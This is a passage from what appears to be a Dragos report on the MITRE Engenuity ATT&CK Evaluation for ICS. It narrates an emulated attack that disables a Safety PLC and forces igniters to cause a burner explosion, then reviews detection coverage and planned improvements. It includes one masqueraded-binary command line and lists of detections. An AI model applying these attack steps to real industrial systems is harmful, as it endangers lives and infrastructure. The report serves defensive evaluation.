


Figure 30: Dragos Platform Composite Analytic highlighting the Safety EWS compromise and the Safety PLC Logic modification




Figure 31: Dragos Platform Composite Analytics showing the Safety PLC was forced to stop and that PYLOGIX-based CIP traffic was also seen

Day 4 Summary

Day 4 started the same as day 2 and day 3 with the adversary connecting to the SSH-based C2 channel over port 445 from the corporate network. Day 4 introduced some previously unseen tools masquerading as legitimate Rockwell binaries from the zip archives: Install_GuardLogix.zip and Install_RSLogix.zip. These new tools are used by the adversary to make modifications to the Control PLC and Safety PLC for the first time in this scenario. In previous days, we have witnessed the adversary enumerating the PLCs by collecting information about their make, model, firmware version, RUN status, key position, and collect a list of all their process variable tags. Today we see the adversary once again check the status of the PLCs before starting to manipulate the Tag values (by Forcing values) and changing the PLC programs (with Online Edits). The execution of the masqueraded binary "RSComms.exe" resulted in several tag values being forced and led to the process tripping. We can see evidence of the process trip by looking at the Dragos Notification for the CIP protocol "Connection Failure" error code messages. The actions of day 4 led up to the following compelling Composite Analytic from the Dragos Platform: "Workstation Compromise followed by Action on Objective." This Composite Analytic indicates the Safety EWS appears to have been compromised and is being used to modify the Safety PLC's logic. The process trip is very similar to the events that unfolded during the XENOTIME TRISIS incident where the adversary inadvertently tripped the ICS process multiple times while developing their TRISIS tool.

The Dragos Platform events and detections of note from the adversary's day 4 activities included:

1. PowerShell Execution of Base64 Encoded Command
2. CIP Notifications and Concerning Host Attribute
3. Windows Python Compiled Executable
4. Windows Rockwell Binary Execution (Masquerading)
5. PyLogix Use Detected
6. Windows LOLBAS binary Execution
7. CIP Modify Control Logic
8. Workstation Compromise
9. CIP Error Code Analysis
10. CIP Program Upload
11. CIP CPU Unlock
12. CIP Write
13. Baseline – New CIP Traffic
14. Baseline – New RDP Communications

ATT&CK for ICS Techniques Day 4

The following table is a summary of all the ATT&CK for ICS Techniques that were utilized by the adversary on day 4.

Technique Name	Technique ID
Remote Services	T0886
Masquerading	T0849
Scripting	T0853
Engineering Workstation Compromise	T0818
Program Upload	T0845
Program Download	T0843
Modify Program	T0889
Unauthorized Command Message	T0855
Loss of Safety	T0880
Modify Parameter	T0836
Change Operating Mode	T0858

DAY 5: LEFT OF BOOM

Step 26 – C2 Connection to Control EWS and to Safety EWS

Once again, the adversary started day 5 with an SSH connection to control EWS over TCP 445 (Remote Services T0886), using the "Engineer" credentials. The adversary proceeded to move laterally from the Control EWS to the Safety EWS using a new SSH session over port 2223 (Remote Services T0886) using the "Engineer" credentials.

Step 27 – Modify Safety PLC Program

After pivoting into the Safety EWS, the adversary executes the "RSLogix5000.exe" masqueraded binary on the Safety EWS with the following parameters (Masquerading T0849, Scripting T0853):

```
RSLogix5000.exe 10.0.100.105 1
```

This command reaches out using the CIP protocol and checks the status of the Safety PLC (Detect Operating Mode T0868).

After verifying the status of the PLC, the adversary executes the "RSLogix5000.exe" command again with a different set of parameters (Masquerading T0849, Scripting T0853):

Again, like we saw on day 4, the binary "RSLogix5000.exe" makes an "Online Edit" to the Safety PLC by first uploading the current PLC program from the Safety PLC (Program Upload T0845), modifying the control logic and then Downloading the modified program back to the Safety PLC (Program Download T0843).

Step 28 – Force Values on Safety PLC

After making an "Online Edit" to the Safety PLC, the adversary executed the "RSComms.exe" masqueraded binary on the Safety EWS (Masquerading T0849, Scripting T0853).

The "RSComms.exe" command forces a value on the Safety PLC (Modify Program T0889, Unauthorized Command Message T0855, Loss of Safety T0880).

Step 29 – C2 Connection to Control EWS

After forcing a value on the Safety PLC from the Safety EWS, the adversary pivots back to the Control EWS using a new SSH session over port 445 with the "Engineer" credentials (Remote Services T0886).

Step 30 - Force values on Control EWS

The adversary then executes the "RSComms.exe" binary on the Control EWS to force tag values on the Control PLC.




Figure 32: Visual summary of the adversary's day 5 activity




Figure 33: Dragos Platform Composite Analytic identifying the potential compromise of the Safety EWS along with process logic modifications made from the Compromised Safety EWS to the Safety PLC

Step 31 – Attempted Operator Intervention

At this point in the attack, the ICS operator notices the ICS process is in a critical state. The burner system is filling with fuel gas uncontrollably without any flame to ignite it. Normally, the safety system would intervene and shutoff the gas flow. However, the compromised safety system does not shut off the fuel gas as intended. Multiple process alarms would be triggered at this point and would appear in the HMI for the operator, including alarms related to the unburnt gas and the abnormal pressure in the burner chamber. Seeing these alarms, the operator attempts to perform an Emergency Shutdown (ESD) from the Safety System HMI. Due to the modifications that have been made to the Safety PLC, the operator is unable to shut down the run-away fuel gas flow.

Step 32 – Boom

The adversary pivots back to the Control EWS, and executes the "RSComms.exe" binary (Masquerading **T0849**, Scripting **T0853**). The adversary uses the "RSComms.exe" program on the Control EWS to force two points in the Control PLC.

One forced point bypasses the logic which prevents the ignitors from firing during unsafe conditions. The second forced point activates the ignitors which triggers a destructive explosion within the fuel gas filled burner chamber (Unauthorized Command Message **T0855**, Modify Parameter **T0836**). After the ignitors fire, we lose all communications with the burner management control system.

Figure 34: Dragos Platform telemetry of the final Events prior to the plant having a complete communications blackout which we assumed was due to the destruction of the BMS




Figure 35: The BMS system filling with fuel gas




Figure 36: BMS igniters being forced to activate while the BMS chamber is filled with fuel gas

Day 5 Summary

During the morning of day 5 of the assessment, the Dragos team noticed right away the drop off in network traffic and immediately called our contacts at MITRE. MITRE explained to our team that the network traffic and Windows Event traffic drop off was not a technical issue but an actual part of the MITRE Evaluation scenario. The Day 5 adversary actions can be summarized as:

- Adversary maintained C2 with the initial compromised machine throughout the night
- Adversary begins interactive session on EWS-C "csp.exe" ("sshd.exe") over SSH on port 445 as user "Engineer"
- Adversary pivots from EWS-C to an interactive session on EWS-S using "csp.exe" ("sshd.exe") and "csp-agent.exe" (SSH-Agent.exe) SSH over port 2223 as user "Engineer"
- Adversary Uploads program from Safety PLC to EWS-S
- Adversary modifies the control logic of the Safety PLC (program download)
- Adversary begins interactive session on EWS-C over SSH on port 445
- Adversary Interacts with the Control PLC from the EWS-C
- Adversary Forces 2 Tag values on the Control PLC
- Communications with Plant are lost

We also saw indications that the operator sent an ESD (emergency shut-down) from their HMI 5 minutes prior to the communications loss. The loss in communications is likely the direct result of a BMS explosions destroying the control system. Pretty horrific detail by the MITRE Engenuity team.

The Dragos Platform events and detections of note from the adversary's day 5 activities included:

1. PowerShell Execution of Base64 Encoded Command
2. Workstation Compromise and Action on Objectives
3. Workstation Compromise (Extended)
4. CIP Notifications and Concerning Host Attribute
5. Windows Python Compiled Executable
6. Windows Suspicious Svchost Process start
7. Windows Rockwell Binary Execution (Masquerading)
8. PyLogix Use Detected
9. Windows LOLBAS binary Execution
10. CIP Modify Control Logic
11. CIP Error Code Analysis
12. CIP Write
13. CIP CPU Unlock
14. CIP Identity Request
15. CIP Program Upload

ATT&CK for ICS Techniques Day 5

The following table is a summary of all the ATT&CK for ICS Techniques that were utilized by the adversary on day 5.

Technique Name	Technique ID
Remote Services	T0886
Masquerading	T0849
Scripting	T0853
Engineering Workstation Compromise	T0818
Program Upload	T0845
Program Download	T0843
Modify Program	T0889
Unauthorized Command Message	T0855
Loss of Safety	T0880
Modify Parameter	T0836
Change Operating Mode	T0858

HOW WE PERFORMED


During the evaluation, it was clear that the Dragos Platform was able to closely track the TTPs of the adversary at each step of the evaluation. In total we tracked 93% (93/100 of the adversary sub-steps) of adversary activity in the ATT&CK Evaluation.

Dragos Platform Performance

93%

Adversary Sub Step Coverage

ATT&CK Evaluation: Dragos Platform Adversary Activity Coverage By Category



The 93% coverage of all telemetry is a strong foundation that offers a general understanding of the threat activity. However, raw telemetry data at the end of the day without context is just noise to a network defender. The aspect of the Dragos Platform's performance that we are most excited about is that more than half of all the sub steps resulted in actionable threat behavior detections. The Dragos Platform's threat behavior detections provide important ICS-specific context which empowers the analyst with relevant information to make well-informed decisions. During an incident, when time is critical, this results in the ability to make decisions faster.

When we look at the breakdown of the type of events / detections for each sub-step, the majority were linked directly to the correct ATT&CK for ICS technique. The ATT&CK for ICS technique provides important context for the ICS network defender and allows them to link the actions of the adversary to historical attacks.

OPPORTUNITIES FOR IMPROVEMENT OF THE DRAGOS PLATFORM

The Engenuity ATT&CK Evaluation for ICS has provided numerous learning opportunities and has helped us to identify areas where we can improve Dragos Platform. We will recap a few of the areas where we are actively working to improve it as a direct result of what we learned from the evaluations.

During a few of the adversary sub-steps, the Dragos Platform did not identify the specific tags being forced by the Control EWS / Safety EWS on the Control PLC / Safety PLC using CIP (Common Industrial Protocol). **CIP was developed by Rockwell and is now managed by the industry group, ODVA.** CIP provides a method for organizing and representing data, managing connections, and facilitating messaging on an ICS network. Although the Dragos Platform was able to identify the status codes being used by the CIP protocol (Read Tags, Write Tags, etc.), the ability to see the specific values being forced provides context around attacks that leverage the control system to create an impact. Dragos is actively working to enhance our existing CIP protocol dissection to better cover CIP I/O values and forced values over CIP. Mapping this activity to the **Unauthorized Command Message** technique will also provide additional context for ICS network defenders.

The Dragos Platform did not directly identify the use of PowerShell OpenSSH as a C2 channel. The Dragos Platform was however able to extract the command that created the OpenSSH C2 channel from the host event logs. The Dragos threat hunters who reviewed this recognized these command-line arguments and the SHA256 hash as matching the PowerShell OpenSSH library. This lines up with the identified SSH network traffic noted by the sensor over port 445. To fully address this, Dragos will create a new detection to specifically call out SSH (and other interactive protocols) on a non-standard port as potential C2. This was previously captured in the generic "port mismatch" detection that fired in the evaluation for various protocols on non-standard ports. Utilizing interactive protocols over non-standard ports **is a well-known adversary technique (Commonly Used Port)**. Calling out the specific threat behavior and mapping to the correct ATT&CK for ICS technique provides context for ICS network defenders.

The Dragos Platform has Notifications for a wide range of port scanning and ICMP sweeping techniques. However, during the MITRE Evaluation, the network was too small to trigger the threshold (number of assets scanned) to fire our ICMP Sweep Notification. We were however able to see this activity using the baseline feature, the asset map, and other telemetry from the Dragos Platform. What was initially a miss was aided by having multiple types of detections. To address the ICMP sweep high-threshold issue, Dragos is introducing the ability for users to tune detections more granularly. The new tuning will allow customization of various thresholds, such as the sensitivity of ICMP Sweep detections, on a per-network basis, allowing for different types of environments to have different thresholds. On a smaller ICS network such as the MITRE evaluation setup, the ability for this type of tuning will be a welcome addition for Dragos Platform customers.

During the evaluation, some of the adversary CIP commands generated CIP error messages, and we were able to capture and generate events for these. However, our error message parsing for CIP was not fully mature at the time of the evaluation. We knew the CIP error messages are not being fully parsed and had been addressing it but this showcased the importance. We are actively working to address this issue in an upcoming Knowledge Pack release.

During the evaluation, the Dragos team identified some host-based Telemetry that should be promoted to Events. Some of these Event promotions include:

1. User Login Activity
2. Executable File Creation
3. PowerShell File Creation
4. Compressed File Creation
5. Extraction of Compressed Files
6. Process creation within temporary folders / globally writable folders
7. File creation within temporary folders / globally writable folders
8. Process creation with port or IP parameters in the command-line arguments

Moving this telemetry to Events will allow them to be seen side-by-side with Notifications and make it easier for network defenders to piece together the sequence of attack using a single view (Notification Manager). In addition, events can be mapped to MITRE ATT&CK for ICS Techniques which will provide attack context for ICS network defenders. To address this issue, Dragos will introduce several new detections that will record Events for a variety of login events and file creation events, leveraging the existing Windows Event Log collection within the Dragos Platform. Events do not contribute to detection noise (operator fatigue) and can be enabled to show more context around the actions that lead up to a high confidence Detection or can contribute to triggering a Composite Analytic.

Note: The Dragos Platform has the ability to extract out pcaps and we leveraged this during the attack. We found the CIP traffic between the Control HMI and the Control PLC contained the lyrics to the classic 1987 song by Rick Astley. As we reviewed the attack data we appreciated MITRE's humor. Another example is a CIP protocol message containing the ASCII string "HiMom". These are good examples of the fragility of IOCs and one can easily imagine defenders being asked to look for such strings in their network and hosts data.




Figure 37: Control HMI and Control PLC CIP Traffic contained the lyrics to the classic 1987 song by Rick Astley




Figure 38: CIP protocol message with "HiMom".

CONCLUSION

The MITRE ATT&CK for ICS Framework is a powerful taxonomy to better understand and prioritize multistage attacks. The ATT&CK Evaluation itself is an enabler as the industry matures and gains an understanding of the discrete steps of an attack that can lead to a truly disastrous outcome.

Dragos has mapped all the Activity Groups tracked by the Dragos Intel team to ATT&CK for ICS in an interactive website feature: www.dragos.com/mitre-attack-for-ics/

The MITRE Engenuity team should be proud of their ability to demonstrate a realistic attack that emulated a dangerous activity group in an entirely different environment.

The MITRE Engenuity ATT&CK Evaluations for ICS represents a complete data set for an end-to-end attack on an ICS system. One of the challenges we face in ICS cybersecurity is the lack of detection and collection capability within most ICS environments. We often struggle to piece together the complete attack chain in actual ICS incidents because the environments are not capable of collecting the required evidence. With the ATT&CK Evaluation scenario, we have each adversary step and the associated threat detections within the Dragos Platform.

By collecting network traffic, Windows host data, and breaking the volumes of data down into tagged data, Events, Notifications and Composite Analytics within the Dragos Platform, we were able to closely track each step of the adversary. Ultimately, we want to empower the Dragos Platform operators with the ICS specific information in the proper context so they can be more confident in making a very difficult decision. Activating an Incident Response (IR) team is not a decision to be taken lightly. IR team members will quickly spring into action and certainly an active IR investigation can be quite disruptive to normal operations. Based on what was generated by the Dragos Platform on any single day, we are confident sufficient information has been provided to the operator to make the decision to activate an IR team. We also saw the benefit of capturing Events (severity 0) alerts for investigating adversary actions and validating higher severity Notifications and Composite Analytics.

The MITRE and Engenuity teams have provided a great service to the ICS cybersecurity industry by creating a complete ICS attack dataset. There has also been great value in exercising the ATT&CK for ICS Tactics and Techniques against a complete scenario. Finally, the evaluation process itself has also helped to highlight areas of improvement and missing techniques within the ATT&CK for ICS framework, which will continue to be enhanced for the benefit of the ICS community.

ABOUT DRAGOS, INC.

Dragos has a global mission: to safeguard civilization from those trying to disrupt the industrial infrastructure we depend on every day. The practitioners who founded Dragos were drawn to this mission through decades of government and private sector experience.

Dragos codifies the knowledge of our cybersecurity experts into an integrated software platform that provides customers critical visibility into ICS and OT networks so that threats are identified and can be addressed before they become significant events. Our solutions protect organizations across a range of industries, including power and water utilities, energy, and manufacturing, and are optimized for emerging applications like the Industrial Internet of Things (IIoT).

Dragos is privately held and headquartered in the Washington, DC area with regional presence around the world, including Canada, Australia, New Zealand, Europe, and the Middle East.

TO LEARN MORE ABOUT DRAGOS AND OUR TECHNOLOGY, SERVICES, AND THREAT INTELLIGENCE FOR THE INDUSTRIAL COMMUNITY, VISIT WWW.DRAGOS.COM.